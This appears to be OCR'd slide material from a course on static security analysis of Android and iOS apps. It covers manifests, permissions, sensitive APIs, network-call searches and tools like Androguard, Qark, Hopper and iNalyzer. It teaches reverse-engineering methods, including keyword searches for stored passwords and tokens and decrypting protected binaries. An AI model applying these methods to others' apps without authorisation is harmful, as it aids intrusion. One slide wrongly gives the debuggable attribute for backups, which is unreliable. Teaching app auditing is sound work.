
- The Android development environment provides various resources to facilitate the programming of applications.
- Such resources may be used by attackers if they are not deactivated properly during the execution in the development of applications.
- In order to identify them, it is only necessary to refer to certain attributes of the manifest.
  - Activated debugging of the application:
    - It is performed via the *android:debuggable=true* attribute.
    - In case that it is active, its dynamic analysis would be much easier.
  - Backups of the application:
    - It is performed via the *android:debuggable=true* attribute.
    - If it is active, it is possible to carry out a backup of all the files of the application in order to analyse it later.

Permissions

iOS

- On iOS, there is no document of the application that describes the permissions that it uses.
- In order to access them, it is necessary to review the system's privacy settings and browse the different categories:





Use of Sensitive APIs

Use of Sensitive APIs

Introduction

- The fact that certain permissions are stated in an application indicates that certain protected elements of the system are accessed.
- Even if there is a permission, it does not specify how the requested permission is exactly used (or even if it is used).
- For example on Android, the READ_PHONE_STATE permission may be used to discover the device's IMEI (obviously sensitive data) or the Android version installed (which is less dangerous than the one mentioned above).
- Therefore, it is necessary to know how applications use each permission as well.

Use of Sensitive APIs

Android

- Android's documentation does not provides explicitly the connection between permissions existing on Android and calls that such permissions request.
- The Pscout project (http://pscout.csl.toronto.edu) created a tool to extract such connection between permissions.
- Pscout's information has been integrated within the Androguard application for static analysis.
- In order to execute Androguard in Santoku Linux, it is necessary to execute the following command:

```
> androlyze -s
```

- It opens a Python console with all the Androguard's libraries loaded.
- It is not necessary to know Python to use Androguard, but it is useful (https://developers.google.com/edu/python/introduction?hl=en).

Use of Sensitive APIs

Android

- Once executing the Androguard console, it is necessary to load the apk file.

```
1]: a = apk.APK("Downloads/WhatsApp.apk")
```

- To obtain the permissions of the manifest:

```
In [2]: a.get_permissions()
Out[2]:
['android.permission.ACCESS_COARSE_LOCATION',
 'android.permission.ACCESS_FINE_LOCATION',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.AUTHENTICATE_ACCOUNTS',
 'android.permission.BLUETOOTH',
 'android.permission.BROADCAST_STICKY',
 'android.permission.CAMERA',
```

- In order to obtain calls to API that use permissions, it is necessary to load the dex codes first.

```
3]: d = DalvikVMFormat(a.get_dex())
```

Use of Sensitive APIs

Android

- Then, request Androguard to analyse the dex file.

```
4]: dx = VMAnalysis(d)
```

- In order to obtain calls that use permissions and their location in the classes hierarchy.

Permissions

Packet and class

Application method that uses the protected API

```
In [5]: show Permissions(dx)
WRITE_CONTACTS :
l Lcom/whatsapp/h5;->a(Landroid/content/ContentResolver; Ljava/lang/String;)V (0
xbc) ---> Landroid/provider/ContactsContract$Contacts;->markAsContacted(Landroid
/content/ContentResolver; J)V
```

API protected by the permission used

- The packet and the class may be located by browsing the smali directory obtained by apktool or by the java classes obtained via JD-GUI.

Use of Sensitive APIs

Android

- It is possible that certain sensitive APIs are directly used by components of the application (activities, services or broadcast receivers).
- In this case, it is necessary to ensure the compliance with the following conditions:
  - The component is not accessible from other applications (*exported=false*).
  - The component is accessible from other applications *(exported=true)*, but its use requires the application wanting to access the component to state the same permission as the application that provides it.
- The general process to follow in order to perform this task is the following:
  - To conduct a search of parts of the application that use certain permissions (showPermissions with Androguard).
  - To check whether the classes in which permissions are used are exported and/or require additional permissions to be accessed.

Use of Sensitive APIs

iOS

- iOS'sensitive API include calls to:
  - Cryptographic methods: encryption, signature, and access to the KeyChain.
  - Access to files: input/output to the file system.
  - Delegates: standard methods that the components of the application receive (such as AppDelegate) when there is not much memory left.
  - Internet connections: URL creation and load.
  - Clipboard: calls to the clipboard to copy and paste between applications.
- The Instropy tool (that requires jailbreak) allows users to check whether an application uses any of those calls.
- In the case of systems in which jailbreak is not available, it is possible to use Intropy's sources to locate the sensitive apps and conduct manual searches via Hopper.

Use of Sensitive APIs

iOS

- The different methods of each class are defined in the following link:
  - https://github.com/iSECPartners/Introspy-iOS/tree/master/src/hooks


Parameters

Class

Method

```
CallTracer *tracer = [[CallTracer alloc] initWithClass:@"C" andMethod:@"CCCryptorCreate"];
  [tracer addArgFromPlistObject:[NSNumber numberWithUnsignedInt: (unsigned int) op] withKey:@"op"];
  [tracer addArgFromPlistObject:[NSNumber numberWithUnsignedInt: (unsigned int) alg] withKey:@"alg"]
  [tracer addArgFromPlistObject:[NSNumber numberWithUnsignedInt: (unsigned int) options] withKey:@"o
  [tracer addArgFromPlistObject:[PlistObjectConverter convertCBuffer: key withLength: keyLength] wit
  [tracer addArgFromPlistObject:[PlistObjectConverter convertCBuffer: iv withLength: getIVLength(alg
  [tracer addArgFromPlistObject:[NSNumber numberWithUnsignedInt: (unsigned int) cryptorRef] withKey:
  [tracer addReturnValueFromPlistObject: [NSNumber numberWithUnsignedInt:origResult]];
  [traceStorage saveTracedCall: tracer];
  [tracer release];
```

Return



Network Connections

Network Connections

Introduction

- The static analysis may provide information on connections and URL that an application is connected to. However, it is not possible to draw definitive conclusion until the application is execute. In addition, it is necessary to complement it with a dynamic analysis of the application.
- The inspection of connections that an application makes to the outside are mainly used with two purposes.
  - Check the information elements that are transmitted to the outside.
    - By inspecting data sent in each request.
  - Check the protection measures implemented on that transmission.
    - By inspecting the type of connection, URL it is connected to, etc.
- Generally, the inspection of network connections is limited to HTTP connections, but it is important to check the existence of other connections.
- It is important to take into consideration that connections to certain Cloud/based services are encapsulated via specific libraries.

Network Connections

Android

- It is possible to inspect HTTP connections:
  - By looking for strings that define the URL that the services are connected to.
  - By searching calls to connection API.
- It is possible to conduct both searches in multiple ways. In this case:
  - URL search:

```
> a, d, dx = AnalyzeAPK("WhatsApp.apk")
```

  – It loads the apk, extract the dex, and analyses it. Then, it stores the results of the process in a, d and dx.

```
> tainted = dx.tainted_variables.get_strings()
```

  – It extracts the application's strings.

```
> for i in tainted:
    if 'http' in i[0].get_info():
    print i[0].get_info()
    print i[0].show_paths(d)
```

It searches through all the strings to find the one that contains the "http" string and it prints out its full value and its location within the classes hierarchy.

Network Connections

Android

- Search of calls to the API for URL or sockets.
  - In Java, the input/output is handled via `InputStream` and `OutputStream`.
  - Searching calls to the getInputStream and getOutputStream methods will allow us to discover possible locations in which sockets or http connections are being created in order to inspect it later.

    > `a, d, dx = AnalyzeAPK("WhatsApp.apk")`

    It loads the apk, extract the dex, and analyses it; stores the results of the process in a, d, and dx.

    > `show_Paths(d, dx.tainted_packages.search_methods(".", "getInputStream", "."))`

```
1 Lcom/whatsapp/al_;->a(Ljava/net/URLConnection;)[B (0xa) ---> Ljava/net/URLConnection;->getInputStream
()Ljava/io/InputStream;
1 Lcom/whatsapp/al_;->c()V (0x9a) ---> Ljava/net/URLConnection;->getInputStream()Ljava/io/InputStream;
1 Lcom/whatsapp/gdrive/r;->getInputStream()Ljava/io/InputStream; (0x8) ---> Ljavax/net/ssl/SSLSocket;->
getInputStream()Ljava/io/InputStream;
1 Lcom/whatsapp/messaging/an;->b(Ljava/net/Socket;)Ljava/io/InputStream; (0x10) ---> Ljava/net/Socket;-
>getInputStream()Ljava/io/InputStream;
```

  - 1: class that makes the call. 2: method that makes the call. 3: method.
  - Among the results obtained, connections to normal URL, SSL sockets, and normal sockets are shown.
  - It is possible to perform the same operation by searching "`getOutputStream`".

Network Connections


iOS

- The following classes are part of the connection on iOS: `NSURL`, `NSURLConnection` and `NSURLRequest` with their mutable versions.
- In Instrospy https://github.com/iSECPartners/Introspy-iOS/tree/master/src/hooks
- The files that specify network calls are described below:
  - `NSHTTPCookieHooks.xm`
  - `NSURLConnectionHooks.xm`
  - `NSURLConnectionDelegateProx.m`
  - `NSURLCredentialHooks.xm`
- Such files include calls to methods such as:
  - `sendSynchronousRequest:returningResponse:error:`
  - `initWithRequest:delegate:`
  - `initWithRequest:delegate:startImmediately:`
  - `continueWithoutCredentialForAuthenticationChallenge`
- Such methods may be searched in the binary via Hopper.

Network Connections

iOS

- In Hopper, it is possible to make a search via strings such as SSL included as a part of the methods.



- The search of strings may also provide relevant data regarding connections performed by an application.
- Another interesting aspect is the search of strings such as “http” and “https”.


Network Connections

iOS

- In Hopper it is possible to check the location in which a method is used through the search of strings.
- The expression to be searched is written and the XREF of the found element is selected.

```
000000010054fe21    db    "start", 0                                        ; XREF=0x10079c8b0
000000010054fe27    db    "showAlertWithMessage:", 0                        ; XREF=0x10079c8b8
000000010054fe3d    db    "setIsSSLPinning:", 0                             ; XREF=0x10079c8c0
000000010054fe4e    db    "requestWithURL:cachePolicy:timeoutInterval:", 0 ; XREF=0x10079c8c8
000000010054fe7a    db    "connectionWithRequest:delegate:", 0              ; XREF=0x10079c8d0
000000010054fe9a    db    "isSSLPinning", 0                                 ; XREF=0x10079c8d8
000000010054fea7    db    "protectionSpace", 0                              ; XREF=0x10079c8e0
000000010054feb7    db    "serverTrust", 0                                  ; XREF=0x10079c8e8
000000010054fec3    db    "pathForResource:ofType:", 0                      ; XREF=0x10079c8f0
000000010054fedb    db    "dataWithContentsOfFile:", 0                      ; XREF=0x10079c8f8
000000010054fef3    db    "isEqualToData:", 0                               ; XREF=0x10079c900
```

- From the “Navigate” menu.



- As a result, methods that perform a call to that method are obtained.

Address	Value	
0x100037b90 (-[TransportLayerProtectionVC sendUsingS...	mov	rsi, qword [ds:0x10079c8c0]
0x100037e1d (-[TransportLayerProtectionVC connection...	mov	rsi, qword [ds:0x10079c8c0]
0x100037f2f (-[TransportLayerProtectionVC connection:w...	mov	rsi, qword [ds:0x10079c8c0]

Further Relevant Elements

Further Relevant Elements

Android

- The same method use in the search –and later http and sockets connections analysis– may be used to search further relevant data.
- It is only necessary to substitute search keys used by other searches of interest for the platform.
- Examples of search keys that may be used:
  - To discover whether credentials are stored:
    - “username” and variations (user, u:, user_id, etc.).
    - “password” and variations (pass, passwd, auth_token, etc.).
    - Calls to “`getSharedPreferences`” for the storage of options.
  - To look for possible files created during the execution of the app:
    - “.db” to look for database files.
    - “*credentials*”.
    - Methods that include the word “write”, etc.

Further Relevant Elements

Android

- Examples of search keys that may be used:
  - For the identification of `WebViews` in the application:
    - "`loadURL`", "`setContentView`", "`loadData`", "`setJavascriptEnabled`" methods.
  - To discover information leakages through by using the system's logs:
    - "`v`", "`d`", "`i`", "`w`", and "`e`" methods of the log class. Also "`print`" methods of the `PrintStream` class (used in `System.out.print`).
  - To discover the type of information that is transferred to a given intent:
    - "`putExtra`" and "`putExtras`" methods.
- Many of such coincidences will not provide information directly.
- While the code is inspected, other actions can be performed to facilitate future actions such as:
  - Add breakpoints for the dynamic analysis.
  - Conduct an in-depth analysis of the code file selected during the search.

Further Relevant Elements

iOS

- The search of strings and methods –like on Android– may be very useful to identify other elements of the system.
- Examples of search keys that may be used:
  - To discover whether credentials are stored:
    - “username” and variations (user, u:, user_id, etc.).
    - “password” and variations (pass, passwd, auth_token, etc.).
    - Calls to “`NSUserDefaults`” for the storage of options.
  - To look for possible files created during the execution of the app:
    - “.db” to look for database files.
    - “*credentials*”.
    - Methods that include the word “write”, etc.
    - Strings with operations in SQL language: (SELECT, INSERT, etc.).
    - Use of the NSLog class for the logs.

Tools

Automatic

- There are multiple automatic tools used to conduct the static analysis of binary files.
- They are used to automatize many of the tasks performed during the analysis.
- As in other environments, the results obtained by these tools do not have to be 100 % accurate. The following results may be presented:
  - False negatives: undetected failures.
    - The tool is not prepared to detect them.
    - The tool may detect them, but it does not properly do it.
  - False positives: false positives: failures that the tool establishes as existing, but that are actually unreal.
- Therefore:
  - It is not possible to limit the security analysis to the use of such automatic tools.
  - It is necessary to check that all the detected failures do really exist.

Android

- Qark is a tool developed by LinkedIn that performs an automatic analysis of APK files.
- It shows some of the possible vulnerabilities that may affect the application and is also able to create exploit tools to demonstrate them.
- Qark is available in Github: https://github.com/linkedin/qark
- However, it is not included in Santoku Linux by default.
- In the following slides, the process required to install and execute this tool is described.

Android

- Quark - Installation
  - Create a folder called Qark in Santoku:


    > mkdir qark

    > cd qark
  - Clone the Github repository in the Qark directory:

    > git clone https://github.com/linkedin/qark.git
  - Access the Qark folder and execute the following script:

    > cd qark

    > python qark.py



  - The user will be asked to download Android SDK.
  - Even if it is already installed, accept it not to interfere with the installation.

Android

- Qark - Use
  - First of all, the user will be ask whether he or she wants to analyse an APK file or the code of an application.
  - In case that the APK option is selected, the tool will provide the possibility of writing a path or extract the APK from a device via *adb.*
  - Once Qark has access to the APK, it will conduct the security analysis by inspecting the manifest and decompiling the application code.
  - The results obtained by the utility should be used as a guide and should never be considered as definitive and complete.

```
Press ENTER key to begin Static Code Analysis
INFO - Running Static Code Analysis...
INFO - Looking for private key files in project


Crypto issues   7%|####                                                    |

Broadcast issues   7%|###                                                  |

Webview checks 100%|##########################################################|

X.509 Validation   7%|###                                                  |

Pending Intents   1%|                                                       |

File Permissions (check 1) 100%|##############################################|

File Permissions (check 2) 100%|##############################################|
```

iOS

- Given the protections that iOS applications implement, the only viable solutions for the automatic scanning of applications require **jailbroken** devices.
- **iNalyzer** is a tool by AppSec Labs used for the static and dynamic analysis of iOS applications.
- This unit is only focused on static analysis.
- In order to install iNalyzer, it is only necessary to add the http://appsec-labs.com/cydia repository to the **Cydia**'s repository, following the same instructions used to install older repositories.
- Once the repository is loaded, the system console is accessed via SSH:

```
> cd /Applications/iAnalyzer.app
> ./iNalyzer
```

- It is necessary to use the browser in order to have access to the results of the execution: http://ip_iphone:5544

Summary

- The group of tools used in each platform for the static analysis is presented below as a summary.
- Android
  - Apktool: apk files assembly and disassembly, including the fic.
  - Androguard: reverse engineering and code inspection.
  - Qark: tool for the automatic analysis of apk files.
- iOS
  - Clutch: tool used to decrypt protected binaries.
  - Hopper: tool for reverse engineering and binary modification.
  - iNalyzer: tool used for the automatic analysis of iOS applications.

Static Analysis Laboratories

Introduction

- In this section of the unit, two laboratories will be carried out in order to practically display all the information that may be obtained through the static analysis of applications.
